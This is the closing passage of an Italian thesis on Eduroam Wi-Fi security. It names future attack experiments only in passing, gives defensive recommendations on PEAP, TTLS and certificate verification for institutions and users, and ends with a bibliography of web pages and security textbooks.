

Figura 5.1: Età degli utenti



Figura 5.2: Risultati del questionario

Nonostante questo risultato, in uno sviluppo futuro potrebbe essere interessante mettere in atto un attacco EvilTwin che rilasci ai device che si connettono al fake AP un certificato fittizio creato appositamente dall'attaccante.

Come anticipato in conclusione dell'esperimento fatto, un futuro lavoro potrebbe essere quello di creare un pacchetto RADIUS con l'NTHASH catturato da inoltrare al Server di Autenticazione, in modo da poter accertare la validità dei dati dell'utente.

Un ultimo scenario futuro per testare le vulnerabilità di Eduroam potrebbe inoltre essere l'implementazione dell'attacco Differential Cryptoanalysis, citato nel Capitolo 2.

In conclusione a quanto descritto in questa tesi, una raccomandazione agli Istituti, come per l'Università degli Studi di Milano-Bicocca, è di configurare le proprie reti imponendo l'uso di PEAP, o perlomeno di TTLS. Inoltre sarebbe buona norma rilasciare i nomi dei certificati di rete con tanto di ente che li convalida (per esempio AddTrust) e una guida per gli utenti, spiegando loro (e incentivando a fare) la verifica di tali certificati. Gli utilizzatori della rete, invece, sono invitati a installare programmi per il controllo dei certificati, come CAT, e a seguire le linee guida della rete, come per esempio scegliere l'utilizzo di PEAP e cambiare periodicamente la propria password.

Bibliografia

1. Attacco Brute Force – link online: https://www.certnazionale.it/glossario/brute-force-attack-attacco-a-forza-bruta/ - Consultata il 02/03/2019

2. Regolamento GARR – link online: https://www.servizi.garr.it/eduroam/aderire/documenti-template/1-regolamento-della-federazione-italiana-eduroam/file - Consultata il 05/03/2019

3. Attacco Man-In-The-Middle – link online: http://www.forum.tebigeek.com/viewtopic.php?f=47&t=814
Consultata il 28/03/2019

4. Protocolli WEP, WPA e WPA2 – link online: https://www.netspotapp.com/it/wifi-encryption-and-security.html - Consultata il 04/04/2019

5. Fluhrer S., Mantin I., Shamir A. (2001): Weaknesses in the Key Scheduling Algorithm of RC4. In: Vaudenay S., Youssef A.M. (eds) Selected Areas in Cryptography. SAC 2001. Lecture Notes in Computer Science, vol 2259. Springer, Berlin, Heidelberg

6. Attacco alle chiavi WEP - link online: https://www.html.it/pag/18084/introduzione-al-cracking-wep/ - Consultata il 12/05/2019

7. Adattatote TP-LINK – link online:
https://www.amazon.it/gp/product/B002SZEOLG/ref=ppx_yo_dt_b_asin_title_o01_s00?ie=UTF8&psc=1 - Acquistato il 22/01/2019
.
8. Schermino Raspberry – link online:
https://www.amazon.it/gp/product/B07CVT9JFD/ref=ppx_yo_dt_b_asin_title_o01_s01?ie=UTF8&psc=1 - Acquistato il 22/01/2019

9. Documentazione Hostapd – link online:
https://wireless.wiki.kernel.org/en/users/documentation/hostapd - Consultata il 28/02/2019

10. Charles P. Pfleeger, Shari Lawrence Pfleeger : “Security Computing” - ed. Pearson India (2018)

11. William Stalling: “Cryptography and Network Security: Principles and Practice” - ed. Pearson 7th edition (2016)

12. David Salomon: “Elements of Computer Security: Undergraduate Topics in Computer Science” ed. Springer (2010)

13. David Salomon: “Foundations of Computer Security” - ed. Springer (2010)

14. S. McClure, G. Kurtz, J. Scambray: “Haker 7.0” - ed. Apogeo (2013)